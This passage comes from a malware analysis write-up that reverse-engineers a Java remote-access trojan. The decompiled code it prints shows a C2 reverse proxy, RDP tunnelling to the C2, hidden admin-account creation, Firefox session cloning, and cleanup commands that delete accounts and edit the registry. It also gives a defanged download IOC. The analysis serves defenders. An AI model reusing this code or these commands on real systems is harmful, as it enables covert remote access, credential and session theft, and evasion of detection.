170             }
171             catch (IOException iOException) {
172                 Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, iOException);
173                 xbvcxnx4 = xbvcxnx2;
174             }
175             xbvcxnx4.sdfsldf();
176         }
177     }
```

Some important parts of this method occurs at lines 104-114 which is involved in receiving a CONNECT network request and sending back a 200 Connection Established message. This is only possible due to an instance of ncnndfg (ncnndfg2) being defined as object3 at line 76.

```
74          try {
75              object4 = socket.getInputStream();
76              object3 = ncnndfg2;
77              object2 = new byte[1];
78              object = new StringBuilder();
79              while (((ncnndfg)object3).dfhttegd) {
80                  int n = ((InputStream)object4).read((byte[])object2, 0, 1);
81                  if (n == -1) {
82                      throw new Exception();
83                  }
84                  StringBuilder stringBuilder = object;
85                  stringBuilder.append(new String((byte[])object2, 0, n));
86                  if (!stringBuilder.toString().endsWith("\r\n\r\n")) continue;
87              }
88              object3 = ((StringBuilder)object).toString();
89          }
90          catch (Exception exception) {
91              xbvcxnx xbvcxnx3;
92              try {
93                  socket.close();
94                  xbvcxnx3 = xbvcxnx2;
95              }
96              catch (IOException iOException) {
97                  Logger.getLogger(ncnndfg.class.getName()).log(Level.SEVERE, null, iOException);
98                  xbvcxnx3 = xbvcxnx2;
99              }
100             xbvcxnx3.sdfsldf();
101             return;
102         }
103         xbvcxnx2.sdfsldf();
104         if (ncnndfg.bsgshsbs((String)object3).equals("CONNECT")) {
105             object4 = ncnndfg.dfhttegd((String)object3);
106             try {
107                 object2 = new Socket(object4[0], Integer.parseInt(object4[1]));
108                 String string = "HTTP/1.1 200 Connection Established\r\nConnection: Keep-Alive\r\n\r\n";
109                 OutputStream outputStream = socket.getOutputStream();
110                 outputStream.write(string.getBytes());
111                 outputStream.flush();
112                 new ghsghnbn().sdfsldf(socket, (Socket)object2);
113                 return;
114             }
```

Here we also see that when a socket is established a new instance of ‘ghsghnbn’ will be created at line 112 whilst invoking a public method ‘sdfsldf(Socket, Socket)’. Examining what this method entails we can see it is largely around defining 2 socket connections passed in and then creating 2 new threads, one for the object ‘mdgghtdsh’ and the other, ‘ndgdfhfh’.

```
58      public final void sdfsldf(Socket socket, Socket socket2) {
59          try {
60              ghsghnbn ghsghnbn2 = this;
61              Socket socket3 = socket2;
62              ghsghnbn ghsghnbn3 = this;
63              ghsghnbn ghsghnbn4 = this;
64              ghsghnbn4.bsgshsbs = socket;
65              ghsghnbn4.fgsbsfgsb = socket2;
66              ghsghnbn3.gsbthstgb = socket.getInputStream();
67              ghsghnbn3.sdfsldf = socket.getOutputStream();
68              ghsghnbn2.sfsrgsbd = socket3.getInputStream();
69              ghsghnbn2.sabretb = socket3.getOutputStream();
70              new Thread(new ndgdfhfh(this)).start();
71              new Thread(new mdgghtdsh(this)).start();
72              return;
73          }
74          catch (IOException iOException) {
75              this.dfhttegd = false;
76              return;
77          }
78      }
```

Taking a look at what these are used for, both once again are starting a thread using the Runnable class, and one will execute the method ‘sdfsldf(ghsghnbn)’, whilst the other executes ‘sabretb(ghsghnbn)’, both inside of ‘ghsghnbn’. Taking a look closer we can see that both of these are very similar except with some subtle differences.

```
80      static void sdfsldf(ghsghnbn ghsghnbn2) {
81          try {
82              byte[] byArray = new byte[24576];
83              while (ghsghnbn2.dfhttegd) {
84                  int n = ghsghnbn2.gsbthstgb.read(byArray, 0, 24576);
85                  if (n == -1) {
86                      ghsghnbn ghsghnbn3 = ghsghnbn2;
87                      ghsghnbn3.gsbthstgb.close();
88                      ghsghnbn3.bsgshsbs.close();
89                      ghsghnbn3.fgsbsfgsb.close();
90                      ghsghnbn3.sabretb.close();
91                      return;
92                  }
93                  ghsghnbn ghsghnbn4 = ghsghnbn2;
94                  ghsghnbn4.sabretb.write(byArray, 0, n);
95                  ghsghnbn4.sabretb.flush();
96              }
97          }
98          catch (Exception exception) {
99              try {
100                 ghsghnbn ghsghnbn5 = ghsghnbn2;
101                 ghsghnbn5.bsgshsbs.close();
102                 ghsghnbn5.fgsbsfgsb.close();
103                 return;
104             }
105             catch (IOException iOException) {
106                 Logger.getLogger(ghsghnbn.class.getName()).log(Level.SEVERE, null, iOException);
107             }
108         }
109     }
110
111     static void sabretb(ghsghnbn ghsghnbn2) {
112         try {
113             byte[] byArray = new byte[24576];
114             while (ghsghnbn2.dfhttegd) {
115                 int n = ghsghnbn2.sfsrgsbd.read(byArray, 0, 24576);
116                 if (n == -1) {
117                     ghsghnbn ghsghnbn3 = ghsghnbn2;
118                     ghsghnbn3.sfsrgsbd.close();
119                     ghsghnbn3.bsgshsbs.close();
120                     ghsghnbn3.fgsbsfgsb.close();
121                     ghsghnbn3.sdfsldf.close();
122                     return;
123                 }
124                 ghsghnbn ghsghnbn4 = ghsghnbn2;
125                 ghsghnbn4.sdfsldf.write(byArray, 0, n);
126                 ghsghnbn4.sdfsldf.flush();
127             }
128         }
129         catch (Exception exception) {
130             try {
131                 ghsghnbn ghsghnbn5 = ghsghnbn2;
132                 ghsghnbn5.bsgshsbs.close();
133                 ghsghnbn5.fgsbsfgsb.close();
134                 return;
135             }
136             catch (IOException iOException) {
137                 Logger.getLogger(ghsghnbn.class.getName()).log(Level.SEVERE, null, iOException);
138             }
139         }
140     }
```

```
18  public class ghsghnbn {
19      private OutputStream sdfsldf;
20      private OutputStream sabretb;
21      private boolean dfhttegd = true;
22      private Socket bsgshsbs;
23      private InputStream gsbthstgb;
24      private InputStream sfsrgsbd;
25      private Socket fgsbsfgsb;
```

In the above we can see that the difference occurs with the input and output streams being used, and these are the exact same streams defined for each socket passed for ‘sdfsldf(Socket, Socket)’ as shown previously.

There’s really not a lot of further investigation or code to unravel in this command, and from this we can infer that ‘rev-proxy’ is used to create a ‘reverse proxy’ or socks proxy on the host that would allow accessing an internal service/port on the host by hitting an external domain on the correct port (in this case the plugins server).


Command Functionality: hrdp-new

This command primarily functions from within the ‘fgfnbnc(String)’ class. We’ve touched on some of the elements of this previously, but now we’ll go into a bit more depth. Decompiling once again using FernFlower we can see that this gets reference to a hrdpinst.exe binary that will be stored within the Jar run path once downloaded, before noting the appropriate browser in use on the system (x86 or x64 version of Firefox or Chrome), and starting a new thread of ‘gmgmgmgm(fgfnbnc)’.

```
245
246     fgfnbnc(String var1) {
247         this.UserName = var1;
248         var1 = Main.GetJarRunPath();
249         this.gsbthstgb = (new File(var1)).getParent() + File.separator + "hrdpinst.exe";
250         if (!(new File("C:\\Program Files (x86)\\Google\\Chrome\\Application\\chrome.exe")).exists() && (new File("C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe")).exists()) {
251             this.bsgshsbs = "C:\\Program Files\\Google\\Chrome\\Application\\chrome.exe";
252         } else {
253             this.bsgshsbs = "C:\\Program Files (x86)\\Google\\Chrome\\Application\\chrome.exe";
254         }
255 
256         label17: {
257             fgfnbnc var10000;
258             if ((new File("C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe")).exists()) {
259                 var10000 = this;
260             } else {
261                 boolean var10001 = (new File("C:\\Program Files\\Mozilla Firefox\\firefox.exe")).exists();
262                 var10000 = this;
263                 if (var10001) {
264                     this.sabretb = "C:\\Program Files\\Mozilla Firefox\\firefox.exe";
265                     break label17;
266                 }
267             }
268 
269             var10000.sabretb = "C:\\Program Files (x86)\\Mozilla Firefox\\firefox.exe";
270         }
271 
272         (new Thread(new gmgmgmgm(this))).start();
273     }
```

Examining this we see ‘sdfsldf(fgfnbnc, String)’ being called which in turn runs ‘cbnfdhn.StatusUpdate(“Initializing HRDP”)’ to update the C2. In addition this will run ‘sdfsldf(fgfnbnc)’ to ensure that HRDP has been downloaded and initialised, and that a new user account has been created that can be used with this tool.

The specific downloading of this tool is from within ‘ertdbdth()’ that is run within the if statement right before “HRDP Downloaded” is sent back to the C2.



This gives us another wshsoft.company IOC which is used to download the binary into the previously mentioned hrdpinst.exe binary, noting the mismatched extension here.

```
Network IOC: hxxp[://]wshsoft[.]company/multrdp[.]jpg
```

We’ve mentioned some of this previously; however we can now see in more depth what is occurring when “hrdp-new” is sent. Of interest is a new instance of an agafhas object being created, and if we investigate this further we see a message being sent to the C2 of “HRDP-SOC” before invoking ‘sdfsldf(fgfnbnc, Socket, dfhdfndfg)’.

```
 9  import carLambo.cbnfdhn;
10  import carLambo.dfhdfndfg;
11  import carLambo.fgfnbnc;
12  import java.io.OutputStream;
13  import java.net.Socket;
14
15  final class agafhas
16  implements dfhdfndfg {
17      private fgfnbnc sdfsldf;
18
19      agafhas(fgfnbnc fgfnbnc2) {
20          this.sdfsldf = fgfnbnc2;
21      }
22
23      public final void sdfsldf() {
24          try {
25              Socket socket = new Socket(cbnfdhn.PluginsServerURL, cbnfdhn.PluginsServerPort);
26              OutputStream outputStream = socket.getOutputStream();
27              String string = "HRDP-SOC:";
28              outputStream.write((String.valueOf(string.getBytes().length) + "\r\n\r\n").getBytes());
29              outputStream.write(string.getBytes());
30              fgfnbnc.sdfsldf(this.sdfsldf, socket, this.sdfsldf.sdfsldf);
31              return;
32          }
33          catch (Exception exception) {
34              return;
35          }
36      }
37  }
38
```

Based on what we're seeing we can begin to believe that this is acting as a socket to support HRDP, and looking at the invoked method we find it invokes another method 'sdfsldf(Socket, dfhdfndfg)' which finally kicks off another thread, this time of class 'bmcvbmd(fgfnbnc, Socket, dfhdfndfg)'.

```
38      // $FF: synthetic method
39      private void sdfsldf(Socket var1, dfhdfndfg var2) {
40          (new Thread(new bmcvbmd(this, var1, var2))).start();
41      }
```

The above new thread creation is used on yet another class that implements the runnable class and invokes 'sabretb(fgfnbnc, Socket, dfhdfndfg)'

```
12
13  final class bmcvbmd
14  implements Runnable {
15      private Socket sdfsldf;
16      private fgfnbnc sabretb;
17      private dfhdfndfg dfhttegd;
18
19      public final void run() {
20          bmcvbmd bmcvbmd2 = this;
21          fgfnbnc.sabretb(bmcvbmd2.sabretb, bmcvbmd2.sdfsldf, this.dfhttegd);
22      }
23
24      bmcvbmd(fgfnbnc fgfnbnc2, Socket socket, dfhdfndfg dfhdfndfg2) {
25          this.sabretb = fgfnbnc2;
26          this.sdfsldf = socket;
27          this.dfhttegd = dfhdfndfg2;
28      }
29  }
30
```


By examining this further we find that this looks to be reading in an inputstream and determining whether it is sending the command “CLONE”, “EXITS”, or “EXIT”. In addition to this we can see if none of these are being sent it will create a socket tunnelling port 3389 (default RDP) to the C2 to allow RDP directly to the system.

```
672     // $FF: synthetic method
673     static void sabretb(fgfnbnc var0, Socket var1, dfhdfndfg var2) {
674         var2 = var2;
675         var1 = var1;
676         var0 = var0;
677
678         String var3;
679         try {
680             InputStream var4 = var1.getInputStream();
681             byte[] var5 = new byte[1];
682             StringBuilder var7 = new StringBuilder();
683
684             while(true) {
685                 int var6;
686                 if ((var6 = var4.read(var5, 0, 1)) == -1) {
687                     throw new Exception();
688                 }
689
690                 var7.append(new String(var5, 0, var6));
691                 if (var7.toString().endsWith("\r\n\r\n")) {
692                     String var14 = var7.toString();
693                     var14 = var14.substring(0, var14.indexOf("\r\n\r\n"));
694                     bncbndfhd var15 = new bncbndfhd(var0, (byte)0);
695                     var15.sdfsldf = Integer.parseInt(var14);
696                     var15.sabretb = var4;
697                     var3 = sdfsldf(var15);
698                     break;
699                 }
700             }
701         } catch (Exception var11) {
702             var2.sdfsldf();
703             return;
704         }
705
706         if (var3.contains("CLONE")) {
707             (new Thread(new thrhhrth(var0))).start();
708             var2.sdfsldf();
709         } else if (var3.contains("EXITS")) {
710             var0.sabretb();
711         } else if (var3.contains("EXIT")) {
712             var0.gsbthstgb(var0.UserName);
713
714             try {
715                 var1.close();
716             } catch (IOException var9) {
717                 Logger.getLogger(fgfnbnc.class.getName()).log(Level.SEVERE, (String)null, var9);
718             }
719         } else {
720             try {
721                 Socket var12 = new Socket("127.0.0.1", 3389);
722                 ghsghnbn var13 = new ghsghnbn();
723                 var1.getOutputStream();
724                 var13.sdfsldf(var1, var12);
725                 var2.sdfsldf();
726             } catch (Exception var10) {
727                 var2.sdfsldf();
728
729                 try {
730                     var1.close();
731                 } catch (IOException var8) {
732                     Logger.getLogger(fgfnbnc.class.getName()).log(Level.SEVERE, (String)null, var8);
733                 }
734             }
735         }
736     }
```

```
8
9   import carLambo.fgfnbnc;
10  import java.io.InputStream;
11
12  final class bncbndfhd {
13      int sdfsldf;
14      private fgfnbnc dfhttegd;
15      InputStream sabretb;
16
17      private bncbndfhd(fgfnbnc
18      }
19
20      bncbndfhd(fgfnbnc fgfnbnc
21          this(fgfnbnc2);
22      }
23  }
24
```


Examining the clone thread we see evidence that this is being used to clone a user's browser session via the new thread of 'thrhhrth(fgfnbnc)' based on an update being sent to the C2, before running an invocation of 'dfhdfndfg.sdfsldf()' which is defined within var2.

```
 (new Thread(new thrhhrth(var0))).start();
var2.sdfsldf();
```




```
package carLambo;

import carLambo.fgfnbnc;

final class thrhhrth
implements Runnable {
    private fgfnbnc sdfsldf;

    thrhhrth(fgfnbnc fgfnbnc2) {
        this.sdfsldf = fgfnbnc2;
    }

    public final void run() {
        thrhhrth thrhhrth2 = this;
        fgfnbnc.sabretb(thrhhrth2.sdfsldf, "Browser session cloning started. This will take a long time to complete.\nYou will be notified when complete.");
        fgfnbnc.sabretb(thrhhrth2.sdfsldf);
    }
}
```

Taking a look at 'fgfnbnc.sabretb(fgfnbnc)' we can see that this is looking to determine if a file exists which is an object holding the cloned Firefox profile.



```
629     static void sabretb(fgfnbnc var0) {
630         if ((new File(var0.sabretb)).exists()) {
631             var0.bsgshsbs();
632         }
633
634     }
```

If this profile exists it will check to see if a Firefox.bat file has been dropped to the created user's desktop, and if it has it will send a message that Firefox has been cloned. If it hasn't, it will attempt to get a Firefox profile by running through 'sbsbgrsg()', and then from this attempt to clone the user's Firefox profile by creating a launcher (a batch script, note the misspelling of launcher message also) which runs Firefox but uses the '–no-remote -profile' parameters to specify starting with this found user's profile.



```
212     private void bsgshsbs() {
213         if (!this.fgssdg(this.UserName).equals("")) {
214             String var1 = (new StringBuilder()).insert(0, this.fgssdg(this.UserName)).append("\\Desktop\\Firefox.bat").toString();
215             if ((new File(var1)).exists()) {
216                 fgsbsfgsb("Firefox already cloned.");
217             } else {
218                 String var2;
219                 if ((var2 = sbsbgsrg()) == null) {
220                     fgsbsfgsb("Firefox profile not exist. Unable to clone session.");
221                 } else {
222                     String var3 = (new StringBuilder()).insert(0, this.sdfsldf()).append("\\Firefox").toString();
223                     sdfsldf(new File(var2), new File(var3), "Default\\Code Cache\\js");
224                     var2 = (new StringBuilder()).insert(0, "@echo off\n\"").append(this.sabretb).append("\" -no-remote -profile \"").append(var3).append("\"\npause").toString();
225
226                     try {
227                         FileWriter var5 = new FileWriter(var1);
228                         var5.write(var2);
229                         var5.close();
230                         fgsbsfgsb("Firefox session cloned. Use firefox.bat to launch firefox");
231                     } catch (IOException var4) {
232                         fgsbsfgsb("Firefox session cloned, but unable to create luncher");
233                     }
234                 }
235             }
236         } else {
237             fgsbsfgsb("Profile not yet created. You should login to RDP first and try again");
238         }
239     }
```

```
642     private static String sbsbgsrg() {
643         try {
644             String var0 = (new StringBuilder()).insert(0, cbnfdhn.GetFolderPath(26)).append("\\Mozilla\\Firefox").toString();
645             nddfgndt var1 = new nddfgndt((new StringBuilder()).insert(0, var0).append("\\profiles.ini").toString());
646             ArrayList var2 = new ArrayList();
647             Iterator var3 = var1.sdfsldf().iterator();
648 
649             while(var3.hasNext()) {
650                 String var4;
651                 if ((var4 = (String)var3.next()).startsWith("Profile")) {
652                     var2.add(var4);
653                 }
654             }
655 
656             if (var2.size() > 0) {
657                 String var6 = var1.sdfsldf((String)var2.get(var2.size() - 1), "Path", (String)null);
658                 return (new StringBuilder()).insert(0, var0).append("\\").append(var6.replace("/", "\\")).toString();
659             } else {
660                 return null;
661             }
662         } catch (IOException var5) {
663             return null;
664         }
665     }
```

If we instead look at the ‘EXITS’ flow, we see that this runs the below:

Looking into this we find that it’s all about ‘cleaning up’ and covering tracks from running HRDP. In this instance it seeks to delete the temporary created account and restore visibility of the last logged on username at the logon screen.

```
182     private void sabretb() {
183         this.ssdgsbh();
184         this.gsbthstgb(this.UserName);
185         String var2 = this.UserName;
186         if ((var2 = sdfsldf(new String[]{"cmd.exe", "/c net user " + var2 + " /delete"})) != null) {
187             sdfsldf(var2.toLowerCase());
188         } else {
189             boolean var10001 = false;
190         }
191 
192         var2 = this.UserName;
193         if (!(var2 = this.fgssdg(var2)).equals("")) {
194             var2 = var2.replace("\\", "\\\\");
195             sdfsldf(new String[]{"cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_userprofile where \"LocalPath='" + var2 + "'\" delete"});
196         }
197 
198         sdfsldf(new String[]{"cmd.exe", "/c", "reg add HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v \"dontdisplaylastusername\" /t REG_DWORD /d 0 /f"});
199     }
200 
```

Looking at the ‘EXIT’ flow, we see that this runs the below:

```
var0.gsbthstgb(var0.UserName);
```

The method takes in a String and then proceeds to load in Kernel32.dll so that it can check within sfsrgsbd() whether this is running on a 64bit OS or not. This is done so that the Wow64DisableWow64FsRedirection windows API function can be called to disable redicrections that occur on 32bit applications running on 64 bit OS’, before logging the user off and re-enabling this.

```
352     private void gsbthstgb(String var1) {
353         HANDLE var2 = new HANDLE();
354         Kernel32 var3 = (Kernel32)Native.loadLibrary(Kernel32.class, W32APIOptions.DEFAULT_OPTIONS);
355         if (this.sfsrgsbd()) {
356             var3.Wow64DisableWow64FsRedirection(var2);
357         }
358
359         fgfnbnc var10000;
360         label30: {
361             if ((var1 = sdfsldf(new String[]{"cmd.exe", "/c query user " + var1})) != null) {
362                 label28: {
363                     try {
364                         String[] var4;
365                         String var6 = (var4 = var1.split("\r\n"))[1].trim();
366                         var1 = var6.substring(var6.indexOf(" ")).trim();
367                         if (!bsgshsbs(var1 = var1.substring(0, var1.indexOf(" ")).trim())) {
368                             var1 = var4[1].trim().substring(var4[1].trim().indexOf(var1) + var1.length()).trim();
369                             var1 = var1.substring(0, var1.indexOf(" ")).trim();
370                         }
371
372                         sdfsldf(new String[]{"cmd.exe", (new StringBuilder()).insert(0, "/c logoff ").append(var1).toString()});
373                     } catch (Exception var5) {
374                         break label28;
375                     }
376
377                     var10000 = this;
378                     break label30;
379                 }
380             }
381
382             var10000 = this;
383         }
384
385         if (var10000.sfsrgsbd()) {
386             var3.Wow64RevertWow64FsRedirection(var2);
387         }
388
389     }
```

```
307     private boolean sfsrgsbd() {
308         String var1;
309         if ((var1 = sdfsldf(new String[]{"cmd.exe", "/c", "wmic /node:. /namespace:'\\\\root\\cimv2' path win32_operatingsystem get OSArchitecture /format:list"})) == null) {
310             var1 = "";
311         }
312
313         String[] var6 = var1.trim().split("\r\n");
314         String var2 = "";
315         int var3 = var6.length;
316
317         int var4;
318         for(int var10000 = var4 = 0; var10000 < var3; var10000 = var4) {
319             String[] var5;
320             if ((var5 = var6[var4].split("="))[0].toLowerCase().equals("osarchitecture")) {
321                 var2 = var5[1].trim();
322             }
323
324             ++var4;
325         }
326
327         return var2.contains("64");
328     }
```

Based on this it's inferred that 'EXIT' is used to logoff of the RDP session established. Finally if we examine the method 'sdfsldf(String)' within 'fgfnbnc', we find that this method is being embedded in checks performed whenever a new 'net' command is being run from this malware, with the same occurring in 'sabretb(String)'.

```
68      private static boolean sdfsldf(String var0) {
69          if (var0.contains("command completed successfully.")) {
70              return true;
71          } else if (var0.contains("se ha completado el comando correctamente")) {
72              return true;
73          } else if (var0.contains("la commande s'est termin")) {
74              return true;
75          } else if (var0.contains("esecuzione comando riuscita")) {
76              return true;
77          } else {
78              return var0.contains("der Befehl wurde erfolgreich ausgef");
79          }
80      }
81
82      // $FF: synthetic method
83      private boolean sabretb(String var1) {
84          String[] var2 = new String[]{"administrators", "administrateurs", "administradores", "administratoren"};
85
86          int var3;
87          for(int var10000 = var3 = 0; var10000 < 4; var10000 = var3) {
88              String var4 = var2[var3];
89              if ((var4 = sdfsldf(new String[]{"cmd.exe", "/c net localgroup " + var4 + " " + var1 + " /add"})) != null && sdfsldf(var4.toLowerCase())) {
90                  return true;
91              }
92
93              ++var3;
94          }
95
96          return false;
97      }
```


What we can see here is that the malware seems to have some sort of checks in place for different “command completed successfully” messages which could be being resolved in the following languages.

- English
- Spanish
- French
- German
- Italian

This may indicate that the intended targets of this malware or languages spoken of intended victims are that of the above. Regardless, from this we can infer that ‘hrdp-new’ is used to invoke a ‘Hidden’ RDP session which can clone user’s Firefox and Chrome browser sessions.

Command Functionality: hrdp-res

This command primarily functions from within the ‘fgfnbnc(String)’ class much like the previous command; however the primary difference is that this takes in a variable which acts as the defined username rather than randomly creating a new one after ‘null’ was previously passed in.



Not far into the routine a variable var2 is set to the username passed in, and checks are made using net commands to see if the user exists already or not and if it is in the local administrators group. Where it is then all checks are passed and the re-initialisation of HRDP won’t occur, but the session will be allowed to run.

From this we can infer that ‘hrdp-res’ is used to restore a ‘Hidden’ RDP session where a user was previously logged off using the ‘EXIT’ command.

Command Functionality: chrome-pass

This command primarily functions from within the ‘thtyrths()’ class.

